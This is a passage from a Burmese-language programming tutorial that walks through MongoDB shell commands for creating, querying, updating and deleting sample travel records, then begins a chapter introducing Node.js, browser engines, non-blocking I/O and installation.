Collection တစ်ခု တည်ဆောက်လိုရင် `db.createCollection("name")` နဲ့ ဆောက်လို့ရပါတယ်။ `name` နေရာမှာ မိမိနှစ်သက်ရာ Collection အမည်ကို သတ်မှတ်ပေးနိုင်ပါတယ်။ Collection တွေ ပြန်ဖျက်လိုရင်တော့ `db.dropCollection("name")` ကို သုံးပြီး ဖျက်နိုင်ပါတယ်။ ထုံးစံအတိုင်း `name` နေရာမှာ ဖျက်လိုတဲ့ Collection အမည်ကို ပေးရမှာပါ။ Collection စာရင်းကို ကြည့်ချင်ရင်တော့ `show collections` နဲ့ ကြည့်လို့ရပါတယ်။

Collection တည်ဆောက်နည်း နောက်တစ်နည်းကတော့ Data သာ ထည့်လိုက်ပါ။ သူ့ဘာသာ လိုတဲ့ Database တွေ Collection တွေကို အလိုအလျောက် ဆောက်ပေးသွားပါတယ်။ အဲ့ဒီနည်းကို အခုသုံးပါမယ်။ ဒီလိုပါ -

```
travel> use travel
already on db travel

travel> db.records.insertOne({ name: "Bobo", age: 23 })
```

```
{
  acknowledged: true,
  insertedId: ObjectId("63fdbe0e1b72e9e362fa66de")
}
```

`use travel` နဲ့ `travel` Database ကို သုံးပါတယ်။ ပြီးတဲ့အခါ `db.records.insertOne()` နဲ့ Data ထည့်လိုက်တဲ့အတွက် `records` အမည်ရ Collection ထဲကို Data တစ်ကြောင်း သိမ်းသွားမှာပါ။ Document တစ်ခု သိမ်းသွားတယ်လို့ ပြောမှတိကျပါမယ်။ ဒါပေမယ့် အခေါ်အဝေါ်တွေ ရှုပ်ကုန်မှာစိုးလို့ ပို မြင်သာမယ်လို့ ထင်တဲ့ Data လို့ပဲ ဆက်ပြောသွားပါမယ်။ Data ကို ပေးတဲ့အခါ JSON Format နဲ့ပဲ ပေးရ ပါတယ်။ တစ်ကယ့် အခေါ်အဝေါ်အမှန်ကတော့ BSON ခေါ် Binary JSON ပါ။ ဒါပေမယ့် အသုံးပြုနည်းမှာ သိပ်မကွာလို့ စာဖတ်သူနဲ့ ပိုရင်းနှီးပြီး ဖြစ်နိုင်တဲ့ JSON လို့ပဲ ဆက်သုံးသွားပါမယ်။

မူလက `travel` Database တို့ `records` Collection တို့ မရှိလည်း ကိစ္စမရှိပါဘူး။ MongoDB က တစ်ခါထဲ အလိုအလျောက်ဆောက်ပြီး သိမ်းပေးသွားမှာပါ။ သိမ်းထားတဲ့ Data တွေကို ပြန်ကြည့်ချင်ရင် `db.collection.find()` ကို သုံးရပါတယ်။ `collection` နေရာမှာ Collection အမည်မှန်နဲ့ အစားထိုးပေးလိုက်ယုံပါပဲ။ ဒီလိုပါ -

```
travel> db.records.find()

[
  { _id: ObjectId("63fdbe0e1b72e9e362fa66de"), name: 'Bobo', age: 23 }
]
```

မြင်တွေ့ရတဲ့အတိုင်း စောစောကပေးလိုက်တဲ့ Data ကိုပြန်ရပါတယ်။ လွယ်လွယ်လေးပါ။ `insertOne()` နဲ့ ထည့်ပြီး `find()` နဲ့ ပြန်ထုတ်ကြည့်ရတာပါ။ ထူးခြားချက်အနေနဲ့ Auto ID တစ်ခု လည်း ထွက်သွားတယ် ဆိုတာတွေ့ရနိုင်ပါတယ်။ `_id` လို့ ရှေ့ကနေ Underscore လေးခံပြီး ပေးပါတယ်။ UUID ခေါ် Universally Unique ဖြစ်တဲ့ ID ကို MongoDB က ထုတ်ပေးသွားတာပါ။ အဲ့ဒီ ID ရဖို့အတွက် MongoDB ရဲ့ အရင် Version တွေက Timestamp, Machine ID, Process ID နဲ့ Auto Increment Counter ဆိုတဲ့ အချက် (၄) ချက်ကိုပေါင်းပြီး ဖန်တီးယူပါတယ်။ နောက်ပိုင်း Version တွေမှာတော့ Timestamp, Random Value နဲ့ Auto Increment Counter တို့ကို ပေါင်းပြီး ဖန်တီးယူပါတယ်။ ဘယ်လို ပဲဖြစ်ဖြစ် Unique ဖြစ်တဲ့ ID တစ်ခုကို ရလိုက်တာပါပဲ။

UUID Value ကို `ObjectId()` ဆိုတဲ့ Function တစ်ခုနဲ့ ထည့်ပေးတာကိုလည်း သတိပြုပါ။ အဲ့ဒီ `ObjectId()` ရဲ့ အကူအညီနဲ့ UUID ထဲကနေ Timestamp တွေဘာတွေ လိုအပ်တဲ့အခါ ပြန်ထုတ်ယူလို့ ရပါတယ်။ ဆိုလိုတာက တစ်ချက်ခုတ် နှစ်ချက်ပြတ်ပါ။ တစ်ခုတည်းနဲ့ Unique ဖြစ်တဲ့ ID လည်းရမယ်၊ Timestamp လည်းရမယ်ဆိုတဲ့ သဘောပါ။ UUID ထဲကနေ Timestamp ကို အခုလိုပြန်ထုတ်ယူလို့ ရပါ တယ်။

```
travel> ObjectId("63fdbe0e1b72e9e362fa66de").getTimestamp()
ISODate("2023-02-28T08:40:46.000Z")
```

ထည့်ထားတဲ့ Data တွေကို ပြန်ဖျက်ချင်ရင် `deleteOne()` ကိုသုံးနိုင်ပါတယ်။ ဘာကိုဖျက်မှာလဲဆိုတဲ့ Filter ကို JSON နဲ့ ပေးရပါတယ်။ ဒီလိုပါ -

```
travel> db.records.deleteOne({ name: "Bobo" })
{ acknowledged: true, deletedCount: 1 }
```

တစ်ကယ်တန်း တိတိကျကျဖျက်ချင်ရင် `_id` ကိုပေးပြီး ဖျက်သင့်ပါတယ်။ အခုတော့ နမူနာအနေနဲ့ `name: Bobo` ကို ဖျက်ပေးပါလို့ Filter အနေနဲ့ ပေးလိုက်တာပါ။

ဆက်လက်ပြီးတော့၊ စမ်းစရာ Data ရအောင် နမူနာ Data တစ်ချို့ ထည့်လိုက်ပါမယ်။ တစ်ကြောင်းချင်း ထည့်စရာမလိုပါဘူး။ JSON Array အနေနဲ့ စုစည်းပြီး ပေးလိုက်လို့ရပါတယ်။ ဒီလိုပါ -

```
travel> db.records.insertMany([
{name: "Bobo", nrc: "A0131", from: "Yangon", to: "Mandalay", with: "5B9876"},
{name: "Nini", nrc: "A1476", from: "Yangon", to: "Bago", with: "3G6457"},
{name: "Coco", nrc: "B0487", from: "Bago", to: "Yangon", with: "4L2233"},
{name: "Mimi", nrc: "C1987", from: "Yangon", to: "Mandalay", with: "9E4343"},
{name: "Nono", nrc: "B0098", from: "Bago", to: "Yangon", with: "4L2233"},
{name: "Momo", nrc: "C0453", from: "Yangon", to: "Bago", with: "3G6457"}
])

{
  acknowledged: true,
  insertedIds: {
    '0': ObjectId("63fdbf1c1b72e9e362fa66df"),
    '1': ObjectId("63fdbf1c1b72e9e362fa66e0"),
    '2': ObjectId("63fdbf1c1b72e9e362fa66e1"),
    '3': ObjectId("63fdbf1c1b72e9e362fa66e2"),
    '4': ObjectId("63fdbf1c1b72e9e362fa66e3"),
    '5': ObjectId("63fdbf1c1b72e9e362fa66e4")
  }
}
```

ဆက်လက်ပြီးတော့ Sorting, Filter နဲ့ Paging တွေဆက်ကြည့်ကြပါမယ်။ Filter အတွက်ကတော့ စောစောက `deleteOne()` လိုပါပဲ၊ `find()` ကို JSON နဲ့ Filter တန်ဖိုးတွေ ပေးလို့ရပါတယ်။ ဒီလိုပါ -

```
travel> db.records.find({ from: "Yangon" })
```

ဒါဆိုရင် `from: Yangon` တန်ဖိုးနဲ့ ကိုက်ညီတဲ့ Data တွေကိုပဲ ပြန်ရမှာပါ။ Filter ကို တစ်ခုထက်ပိုပေးလို့လည်း ရပါတယ်။ ဥပမာ -

```
travel> db.records.find({ from: "Yangon", to: "Bago" })
```

ဒါဆိုရင် `from: Yangon` နဲ့ `to: Bago` ဆိုတဲ့ တန်ဖိုးနှစ်ခုလုံးနဲ့ကိုက်တဲ့ Data တွေကိုပဲ ပြန်ပေးမှာပါ။ `AND` Filter လို့ ပြောလို့ရပါတယ်။ `OR` Filter ပုံစံလိုချင်ရင်တော့ ရေးရတာ နည်းနည်းရှုပ်သွားပါတယ်။ ဒီလိုပါ။

```
travel> db.records.find({
    $or: [
        { from:"Yangon" },
        { to: "Yangon" }
    ]
})
```

`$or` Operator အတွက် Filter လုပ်ချင်တဲ့တန်ဖိုးတွေ တန်းစီပေးလိုက်ရတာပါ။ Greater Than တို့ Less Than တို့လို Filter တွေလည်းရပါတယ်။ ဒီလိုပုံစံရေးရပါတယ်။

```
travel> db.products.find({ price: { $gt: 9 } })
```

`products` Collection မရှိလို့ လက်တွေ့ရေးစမ်းဖို့ မဟုတ်ပါဘူး။ နမူနာ ပြတာပါ။ `$gt` အစား `$lt`, `$gte`, `$lte`, `$not` စသဖြင့် သုံးလို့ရပါတယ်။ စဉ်းစားကြည့်ရင် API ဒီဇိုင်းအကြောင်း ပြောခဲ့တုံးက နဲ့ သဘောသဘာဝတွေ ခပ်ဆင်ဆင်ပဲဆိုတာကို တွေ့ရနိုင်တယ်။

Sorting စီချင်ရင်တော့ ဒီလိုစီရပါတယ်။

```
travel> db.records.find().sort({ name: 1 })
```

`name: 1` လို့ပြောလိုက်တာဟာ `name` နဲ့စီမယ်လို့ ပြောလိုက်တာပါ။ စမ်းကြည့်လို့ရပါတယ်။ Sorting ကို Field တစ်ခုထက်လည်း ပိုစီလို့ရပါတယ်။

```
travel> db.records.find().sort({ from: 1, name: 1 })
```

ဒါဆိုရင် `from` နဲ့အရင်စီပြီးနောက် `name` နဲ့ ထပ်စီပေးမှာပါ။ ပြောင်းပြန် Descending ပုံစံ စီချင်ရင် 1

အစား -1 လို့ ပေးလို့ရပါတယ်။

Paging လုပ်ဆောင်ချက်အတွက် `skip()` နဲ့ `limit()` ကို သုံးနိုင်ပါတယ်။

```
travel> db.records.find().limit(3)
```

ဒါဆိုရင် `limit(3)` လို့ပြောထားလို့ Data (၃) ကြောင်းပဲ ယူပေးမှာပါ။

```
travel> db.records.find().skip(1).limit(3)
```

ဒါဆိုရင်တော့ `skip(1)` လို့ပြောထားလို့ (၁) ကြောင်းကျော်လိုက်ပြီးမှ (၃) ကြောင်းယူပေးသွားမှာပါ။

ပြီးတော့ SQL Query တွေမှာ `SELECT name, nrc FROM records` ဆိုပြီး ကိုယ်လိုချင်တဲ့ Fields ကိုပဲ ရွေးယူလို့ ရသလိုပဲ MongoDB မှာလည်း ရပါတယ်။ `find()` ရဲ့ ဒုတိယ Parameter မှာ လိုချင်တဲ့ Fields စာရင်းပေးပြီးတော့ ဒီလိုယူရပါတယ်။

```
travel> db.records.find({}, {name: 1, nrc: 1})
```

ဒါဆိုရင် `name` နဲ့ `nrc` နှစ်ခုကိုပဲ ယူလိုက်တာပါ။ ကျန်တဲ့ `from` တွေ `to` တွေ `with` တွေ မပါတော့ပါဘူး။ `find()` အတွက် ပထမ Parameter က Filter မို့လို့ မပေးချင်တဲ့အတွက် အလွတ်ပဲ ပေးခဲ့တာကို လည်း သတိပြုပါ။

ဆက်ပြီးတော့ Update ကိုကြည့်ပါမယ်။

```
travel> db.records.updateMany(
    { to: "Bago" },
    { $set: { to: "Bagan" } }
)

{
  acknowledged: true,
  insertedId: null,
  matchedCount: 1,
  modifiedCount: 1,
  upsertedCount: 0
}
```

နမူနာမှာ `to: Bago` က Filter ပါ။ Data ကိုတော့ `$set` Operator နဲ့ ပေးထားပါတယ်။ `to` ကို `Bagan` လို့ ပြင်ချင်တာပါ။ ဒါကြောင့်ရှိသမျှ `to: Bago` တွေ အကုန် `to: Bagan` ဖြစ်သွားမှာပါ။ `updateMany()` ကို သုံးထားလို့ Filter နဲ့ကိုက်ညီသမျှ အားလုံးကို ပြင်သွားမှာပါ။ တစ်ခုထဲကို ပြင်စေချင်ရင် `updateOne()` ကို သုံးနိုင်ပါတယ်။

Data တွေကိုသိမ်းတဲ့အခါ JSON Structure အတိုင်း သိမ်းရတာဖြစ်လို့ ဖွဲ့စည်းပုံက ဒီလိုအဆင့်ဆင့် ဖြစ်မယ်ဆိုရင်လည်း ဖြစ်လို့ရပါတယ်။

```
{
      name: "Bobo",
      nrc: "A0131",
      trip: {
            from: "Yangon",
            to: "Mandalay",
            vehicle: {
                  type: "car",
                  license: "5B9876"
            }
      }
}
```

ဒီလိုဖွဲ့စည်းပုံမှာ အဆင့်ဆင့်ပါလာပြီဆိုရင် Filter တွေလုပ်တဲ့အခါ ဘယ်လိုလုပ်ရလဲ ဆိုတာလေး ဖြည့်မှတ်ထားပေးပါ။

```
travel> db.records.find({ "trip.vehicle.type": "car" })
```

`trip` ထဲက `vehicle` ထဲက `type` တန်ဖိုးနဲ့ Filter လုပ်ချင်တာဖြစ်လို့ `trip.vehicle.type` ဆိုပြီးတော့ Dot ခံပြီး ရွေးပေးရတာပါ။

ဒီလောက်ဆိုရင် MongoDB မှာ Data တွေ Create, Read, Update, Delete လုပ်ငန်းတွေ စုံအောင်လုပ်တတ်သွားပါပြီ။ MongoDB က လက်တွေ့လေ့လာအသုံးပြုရတာ လွယ်ပါတယ်။ လူသန်းပေါင်းများစွာက အသုံးပြုပြီး အချက်အလက် သန်းပေါင်းများစွာကို သိမ်းဆည်းရတဲ့ ပရောဂျက်မျိုးတွေနဲ့ သင့်တော်အောင် ဖန်တီးထားတဲ့ နည်းပညာမို့လို့ တစ်ကယ်တမ်း ခက်မှာက အဲ့ဒီလောက် Data တွေသိမ်းနိုင်တဲ့ Server Architecture ကို တည်ဆောက်ပုံ တည်ဆောက်နည်းတွေက ခက်တာပါ။ လောလောဆယ် အဲ့ဒီလောက် အဆင့် မသွားသင့်သေးပါဘူး။ အခုလို အခြေခံအသုံးပြုပုံလောက် သိတယ်ဆိုရင်ပဲ စတင်အသုံးပြုလို့ ရနေပါပြီ။ စိတ်ဝင်စားလို့ အခုကတည်းက လေ့လာချင်တယ်ဆိုရင်လည်း Rockstar Developer စာအုပ်မှာ လေ့လာကြည့်နိုင်ပါတယ်။ PDF Ebook ကို အခမဲ့ ဒေါင်းလို့ရပါတယ်။

- https://eimaung.com/rockstar-developer/

အခန်း (၇၂) – NodeJS

နမူနာပရောဂျက်ကို ExpressJS အသုံးပြုပြီး တည်ဆောက်မှာပါ။ ဟိုအရင်ကတော့ JavaScript နည်းပညာတွေကို သူ့ထက်ပိုထင်ရှားတဲ့ အခြားအမည်တူနည်းပညာတွေ ရှိနေရင် ကွဲပြားစေဖို့အတွက် နောက်ကနေ NodeJS, ExpressJS စသဖြင့် JS လေးတွေထည့်ပြီး ခေါ်ကြလေ့ရှိပါတယ်။ အခုတော့ သူတို့က ပိုထင်ရှားသွားကြပြီ။ နောက်က JS မပါလည်း နာမည်ကြီးယုံနဲ့ သိကုန်ကြပြီမို့လို့ မထည့်ကြတော့ပါဘူး။ လောလောဆယ် အစဉ်အလာမပျက် ထည်ပြီးသုံးနှုန်းရေးသားနေပေမယ့် နောက်ပိုင်းမှာ မထည့်တော့ပါဘူး။ Node, Express စသဖြင့် အမည်သက်သက်ပဲ ဆက်သုံးပါတော့မယ်။

API ပရောဂျက် တည်ဆောက်ဖို့အတွက် တစ်ကယ်သုံးချင်တာက Node ကို တိုက်ရိုက်သုံးချင်တာ မဟုတ်ပါဘူး။ Express Framework ကိုသုံးပြီး ဖန်တီးချင်တာပါ။ Express က Node ကိုအသုံးပြုပြီး အလုပ်လုပ်တဲ့ Framework မို့လို့သာ Node အကြောင်းကို ထည့်ပြောရတဲ့သဘောပါ။ ရှေ့ပိုင်းမှာလည်း Node နဲ့ NPM အကြောင်းကို ထည့်သွင်းဖော်ပြခဲ့ပြီး ဖြစ်ပါတယ်။ အခု ဒီနေရာမှာလည်း လိုအပ်တာလေးတွေ ထပ်ဖြည့်ပြောချင်ပါသေးတယ်။

What

JavaScript ဟာ မူလက Client-side Programming Language တစ်ခုသာ ဖြစ်ပါတယ်။ အရင်ကဆိုရင် JavaScript ကုဒ်တွေက Web Browser ထဲမှာပဲ အလုပ်လုပ်ပါတယ်။ တခြားနေရာမှာ အလုပ်မလုပ်ပါဘူး။ Web Browser တွေမှာ အစိတ်အပိုင်း (၃) ပိုင်း ပေါင်းစပ်ပါဝင်တယ်လို့ ဆိုနိုင်ပါတယ်။ Rendering Engine, JavaScript Engine နဲ့ UI တို့ဖြစ်ပါတယ်။

Rendering Engine ရဲ့ တာဝန်ကတော့ HTML, CSS တွေပေါ်မှာ အခြေခံပြီး သင့်တော်တဲ့ အသွင်အပြင် ဖော်ပြပေးဖို့ ဖြစ်ပါတယ်။ HTML Element တွေကို ဖော်ပြပေးနေတာ Rendering Engine ပါ။ CSS Style သတ်မှတ်ချက်တွေအတိုင်း ဖော်ပြပေးနေတာ Rendering Engine ပါ။ ထင်ရှားတဲ့ Rendering Engine တွေ ရှိကြပါတယ်။ Apple Safari Browser က Webkit လို့ခေါ်တဲ့ Rendering Engine ကို သုံးပါတယ်။ Microsoft Internet Explorer ကတော့ Trident လို့ခေါ်တဲ့ Engine ကို သုံးပါတယ်။ MSHTML လို့လည်း ခေါ်ပါတယ်။ Mozilla Firefox က Gecko ကိုသုံးပြီး၊ Opera Browser ကတော့ Presto ကိုသုံးပါတယ်။

အခုဒီထဲမှာ Webkit က အထင်ရှားဆုံးပါ။ ကြားဖူးကြပါလိမ့်မယ်။ သူ့အရင်က KHTML လို့ခေါ်တဲ့ Open Source Rendering Engine တစ်မျိုး ရှိပါတယ်။ Konqueror လို့ခေါ်တဲ့ လူသိနည်းတဲ့ Web Browser မှာ သုံးဖို့ထွင်ထားတာပါ။ အဲ့ဒီ KHTML ကိုယူပြီးတော့ Apple က Webkit ဆိုတဲ့အမည်နဲ့ Rendering Engine ကို ထပ်ဆင့်တီထွင်ထားတာပါ။ နောက်ကျတော့၊ Webkit ကို ယူသုံးပြီး Google က Chromium Browser Project ကို ထွင်လိုက်ပါတယ်။

Chromium နဲ့ Chrome ဆိုတာ နာမည်လည်းဆင်တယ်၊ နည်းပညာလည်းတူတယ်။ ဒါပေမယ့် နည်းနည်း ကွဲပါတယ်။ Chromium ကို Source Code လို့ မြင်နိုင်ပါတယ်။ သူ့ကို Compile လုပ်လိုက်တော့ Chromium Browser ဖြစ်လာပါတယ်။ အဲ့ဒီ Source Code ကိုပဲ Google က သူ့ Configuration နဲ့သူ Compile လုပ်ယူလိုက်တဲ့အခါ Google Chrome Browser ဖြစ်လာတာပါ။ Source Code ကတူတယ်။ Compile လုပ်တဲ့သူ မတူဘူးလို့ ပြောလို့ရပါတယ်။ ဒါကြောင့် Apple ရဲ့ Safari Browser, Chromium Browser နဲ့ Google Chrome တို့ဟာ သုံးထားတဲ့ Rendering Engine တူကြတယ်လို့ ပြောလို့ရပါတယ်။

နောက်တော့ Google က Webkit ကို Blink ဆိုတဲ့အမည်နဲ့ သီးခြားခွဲပြီး ထပ်ထွင်လိုက်ပါတယ်။ ဒါကြောင့် KHTML → Webkit → Blink စသဖြင့် အဆင့်ဆင့်ဖြစ်ပေါ်လာလို့ အမျိုးအစားဆင်တူတွေလို့ ဆိုနိုင်ပါ တယ်။ ကနေ့ခေတ်မှာ Webkit/Blink ဟာ အကျယ်ပြန့်ဆုံး သုံးနေကြတဲ့ Rendering Engine ပါ။ Apple Safara, Chromium Browser, Google Chrome, Android Browser, iOS Browser စသည်ဖြင့်၊ အားလုံး က Webkit/Blink ကို သုံးထားကြတာပါ။ ဒါတင်မကသေးပါဘူး၊ အခုဆိုရင် Opera Browser, Brave Browser နဲ့ Microsoft Edge Browser တို့ကလည်း Chromium ကိုသုံးထားကြတာပါ။

တစ်ကယ်တော့ စာအုပ်ထူလွန်းလို့ စာမျက်နှာချွေတာဖို့လိုတဲ့အခြေအနေမှာ ဒီလိုအကြောင်းတွေကို ရှည်

ရှည်ဝေးဝေး ပြောမနေချင်ပါဘူး။ လက်တွေ့လိုအပ်မှာကိုပဲ တန်းပြောလိုက်ချင်ပါတယ်။ ဒါပေမယ့် အခုလို နောက်ခံဖြစ်စဉ်လေးတွေ သိထားရင် ပိုပြီးတော့များ စိတ်ဝင်စားစရာ ဖြစ်သွားမလားလို့ ထည့်ပြောပြနေတာပါ။

စောစောက Browser မှာ Rendering Engine, JavaScript Engine နဲ့ UI တို့ ပေါင်းစပ်ပါဝင်တယ်လို့ ပြောခဲ့ပါတယ်။ UI ကတော့ Browser Menu တွေ၊ Toolbar တွေ၊ URL Bar, Bookmark, History, Download စတဲ့ User တွေ မြင်တွေ့ထိပြီး အသုံးပြုတဲ့ အရာတွေပါ။ JavaScript Engine ရဲ့တာဝန်ကတော့ ရှင်းပါတယ်။ JavaScript Code တွေကို Run ပေးခြင်းပဲ ဖြစ်ပါတယ်။ Google က Chromium ကို ထွင်တဲ့အခါ Rendering Engine အနေနဲ့ Webkit ကို ယူသုံးခဲ့ပေမယ့် JavaScript Engine ကိုတော့ သူဘာသာ အသစ်ထွင်ပြီး ထည့်ခဲ့ပါတယ်။ အဲ့ဒီ Engine ကို V8 လို့ပါတယ်။ တခြား JavaScript Engine တွေနဲ့ယှဉ်ရင် သိသိသာသာ ပိုမြန်တဲ့ Engine တစ်ခုရယ်လို့ ထင်ရှားပါတယ်။

V8 JavaScript Engine ကို Chromium မှာ သုံးထားပေမယ့် သီးခြားပရောဂျက်တစ်ခုပါ။ Open Source နည်းပညာတစ်ခုပါပဲ။ အဲ့ဒီ V8 ကို သုံးပြီးတော့ Ryan Dahl လို့ခေါ်တဲ့ ဆော့ဖ်ဝဲအင်ဂျင်နီယာတစ်ဦးက Node ကို တီထွင်ခဲ့တာပါ။ အဲ့ဒီအချိန်ကစပြီးတော့ JavaScript ရဲ့အခန်းကဏ္ဍ အကြီးအကျယ်ပြောင်းလဲသွားခဲ့ပါတော့တယ်။ အရင်က JavaScript ဆိုတာ Browser ထဲမှာပဲ Run တဲ့ နည်းပညာပါ။ အခုတော့ Browser ရဲ့ ပြင်ပမှာ Node ကိုအသုံးပြုပြီးတော့ JavaScript Code တွေကို Run လို့ ရသွားပါပြီ။ ဒီတော့ JavaScript ဟာလည်း Client-side Language ဆိုတဲ့အဆင့်ကနေကျော်ပြီး၊ ကြိုက်တဲ့နေရာမှာသုံးလို့ရတဲ့ Language တစ်ခုရယ်လို့ ဖြစ်သွားပါတော့တယ်။ ကွန်ပျူတာမှာ Node ရှိနေရင် JavaScript ကုဒ်တွေ Run လို့ရနေပြီလေ။ JavaScript နဲ့ Command Line ပရိုဂရမ်တွေ ရေးပြီး Node နဲ့ Run လို့ရမယ်။ Server-side Code တွေရေးပြီး Node နဲ့ Run လို့ရမယ်။ Desktop Solution တွေရေးပြီး Node နဲ့ Run မယ်။ စသဖြင့် JavaScript က စွယ်စုံသုံး Language တစ်ခု ဖြစ်သွားပါတော့တယ်။

ဒါကြောင့် Node ဆိုတာဘာလဲလို့ မေးလာခဲ့ရင် မှတ်ထားပါ။ Node ဆိုတာ JavaScript Run-Time နည်းပညာဖြစ်ပါတယ်။ Node ဆိုတာ JavaScript မဟုတ်ပါဘူး။ Node ဆိုတာ JavaScript ကုဒ်တွေကို Run ပေးနိုင်တဲ့ နည်းပညာပါ။ ပုံမှန် JavaScript ကုဒ်တွေအပြင် အသင့်သုံးလို့ရတဲ့ Standard Module တွေကိုလည်း ရေးပြီး ဖြည့်တင်းပေးထားလို့ မူလ JavaScript ထက်တော့ သူကနည်းနည်းပိုပြီး စွမ်းပါတယ်။

Node ကို စထွင်ခဲ့တဲ့ Ryan Dahl က အခုတော့ Node ကို ဦးဆောင်နေသူ မဟုတ်တော့ပါဘူး။ လက်ရှိ Node ကို OpenJS Foundation လို့ခေါ်တဲ့ အဖွဲ့အစည်းက စီမံနေပါတယ်။ Ryan Dahl ကတော့ အလားတူ နောက်ထပ်နည်းပညာတစ်ခုကို မကြာခင်ကမှ ထပ်ထွင်ထားပါတယ်။ Deno လို့ခေါ်ပါတယ်။ ဒီနည်းပညာ ဘယ်လောက်ထိ ဖြစ်မြောက်လာမလဲဆိုတာတော့ စောင့်ကြည့်ကြရဦးမှာပါ။

Why

Node ရဲ့ ထူးခြားချက်ကတော့ Non-blocking I/O လို့ခေါ်တဲ့ နည်းစနစ်ကို အသုံးပြုခြင်းပါ။ JavaScript ဟာ Interpreted Language တစ်ခုဖြစ်လို့ Language ချည်းသက်သက်အရဆိုရင် သိပ်မြန်လှတဲ့ Language တော့ မဟုတ်ပါဘူး။ တခြားသူ့ထက်ပိုမြန်တဲ့ Language တွေရှိပါတယ်။ ဒါပေမယ့် Node ရဲ့ Non-blocking I/O သဘောသဘာဝကြောင့် Node နဲ့ရေးထားတဲ့ ပရိုဂရမ်တွေဟာ သာမာန်ထက် ပိုမြန်လေ့ရှိကြပါတယ်။

ကွန်ပျူတာရဲ့ Processor ဟာ တစ်စက္ကန့်မှာ Instruction ပေါင်း သန်းနဲ့ချီပြီး အလုပ်လုပ်ပေးနိုင်ပါတယ်။ ဒါပေမယ့် Hard Disk ပေါ်က အချက်အလက်တွေ Read/Write လုပ်ယူတာလို အလုပ်မျိုးက ဒီလောက် မမြန်နိုင်ပါဘူး။ အင်တာနက် အဆက်အသွယ်ကိုသုံးပြီး အချက်အလက်တွေ ယူရမယ်ဆိုရင်လည်း၊ ဘယ်လောက်မြန်တဲ့ အင်တာနက်ကြီး ဖြစ်နေပါစေ၊ ဒီအသွားအပြန်က Processor ရဲ့ စွမ်းဆောင်ရည်ကို ဘယ်လိုမှ အမှီလိုက်နိုင်မှာ မဟုတ်ပါဘူး။ အတူတူပါပဲ၊ ကင်မရာ၊ Fingerprint Sensor စသဖြင့် Input / Output Device တွေဟာ၊ Processor ရဲ့ အလုပ်လုပ်နိုင်စွမ်းနဲ့ နှိုင်းယှဉ်ကြည့်ရင် တော်တော် နှေးကြပါတယ်။ ရိုးရိုးပရိုဂရမ်တွေမှာ Process က မြန်ချင်ပေမယ့် မြန်လို့မရဘဲ I/O ကို ပြန်စောင့်နေရတာတွေ ရှိကြပါတယ်။ Node ကတော့ Asynchronous ရေးဟန်နဲ့အတူ Process က I/O ကို စောင့်စရာအောင် တီထွင်ထားပါတယ်။ ဒီသဘောပေါ်လွင်စေဖို့ ဥပမာကုဒ်ရိုးရိုးလေးတစ်ခုလောက် ရေးပြပါမယ်။

JavaScript

```
const fs = require("fs");

console.log("Some processes...");

fs.readFile("data.txt", "utf-8", function(err, data) {
    console.log(data);
});

console.log("Some more processes...");
```

ဒီကုဒ်မှာ ရေးထားတဲ့ အစီအစဉ်အရ Some processes ဆိုတဲ့စာတစ်ကြောင်းကို အရင်ရိုက်ထုတ်မယ်။ ပြီးရင် `data.txt` ကို ဖတ်ပြီး အထဲက Content ကို ရိုက်ထုတ်မယ်။ ပြီးရင် Some more processes ဆိုတဲ့ စာတစ်ကြောင်းကို ဆက်ပြီးရိုက်ထုတ်မယ်။ ဒီလိုရေးထားတာပါ။ ဒါပေမယ့် Node ရဲ့ Non-blocking I/O သဘောသဘာဝက `data.txt` ကို ဖတ်လို့ပြီးအောင် မစောင့်ဘဲ လုပ်စရာရှိတာ ဆက်လုပ်သွားမှာမို့လို့ Run ကြည့်ရင် ရလဒ်က ဒီလိုရမှာပါ။

```
Some processes…
Some more processes…
>> data entries…
```

ဖိုင်ကိုဖတ်ယူတဲ့ `fs.readFile()` အတွက် Callback Function ကိုပေးပြီး ရေးထားတဲ့အတွက် ဖိုင်ကို ဖတ်ယူတဲ့ I/O ကို စောင့်စရာမလိုဘဲ ကျန်တဲ့ Process တွေက ဆက်အလုပ်လုပ်သွားတာပါ။ ဖိုင်ကိုဖတ်လို့ ပြီးတော့မှသာ ပေးလိုက်တဲ့ Callback Function က အလုပ်လုပ်ခြင်း ဖြစ်ပါတယ်။ Non-blocking I/O ဆိုတာ ဒါမျိုးကိုဆိုလိုတာပါ။ ဒါကြောင့် တစ်ချို့ နည်းပညာလုပ်ငန်းကြီးတွေကအစ စွမ်းဆောင်ရည်မြင့် Service တွေ ဖန်တီးဖို့အတွက် Node ကို ရွေးချယ် အသုံးပြုနေကြတာပါ။

Install Node

Node Installer ကို nodejs.org ကနေ Download ရယူနိုင်ပါတယ်။ သူ့ကတော့ သိပ်ဆန်းဆန်းပြားပြား တွေမလိုဘဲ အလွယ်တစ်ကူ Install လုပ်ပြီး သုံးလို့ရလေ့ရှိပါတယ်။ အခုဒီစာကိုရေးနေချိန်မှာ နောက်ဆုံး ထွက်ရှိထားတဲ့ Version ကတော့ 19.3.0 ပါ။ Feature သစ်တွေစမ်းချင်ရင် နောက်ဆုံး Version ကို သုံးရပြီး၊ လက်တွေ့သုံးဖို့ ရည်ရွယ်ရင် LTS (Long-Term Support) Version ကို သုံးရပါတယ်။ အခုအပိုင်းမှာ ဖော်ပြမယ့်ကုဒ်ကတော့ နမူနာသက်သက်မို့ ဘာကိုပဲရွေးရွေး ကိစ္စမရှိပါဘူး။

Install လုပ်လိုက်ရင် ပါဝင်လာမယ့် နည်းပညာက (၂) ခုပါ။ **node** နဲ့ **npm** ဖြစ်ပါတယ်။ JavaScript ကုဒ်တွေကို `node` နဲ့ Run ရမှာဖြစ်ပြီး `npm` ကတော့ Package Manager ပါ။ `npm` ကိုသုံးပြီး Express အပါအဝင် ကိုယ်သုံးချင်တဲ့ Package တွေကို ရယူအသုံးပြုနိုင်ပါတယ်။

Ubuntu Linux လို Operation System သုံးနေတဲ့ သူတွေကတော့ Node ကို ကိုယ့်ဘာသာ Download

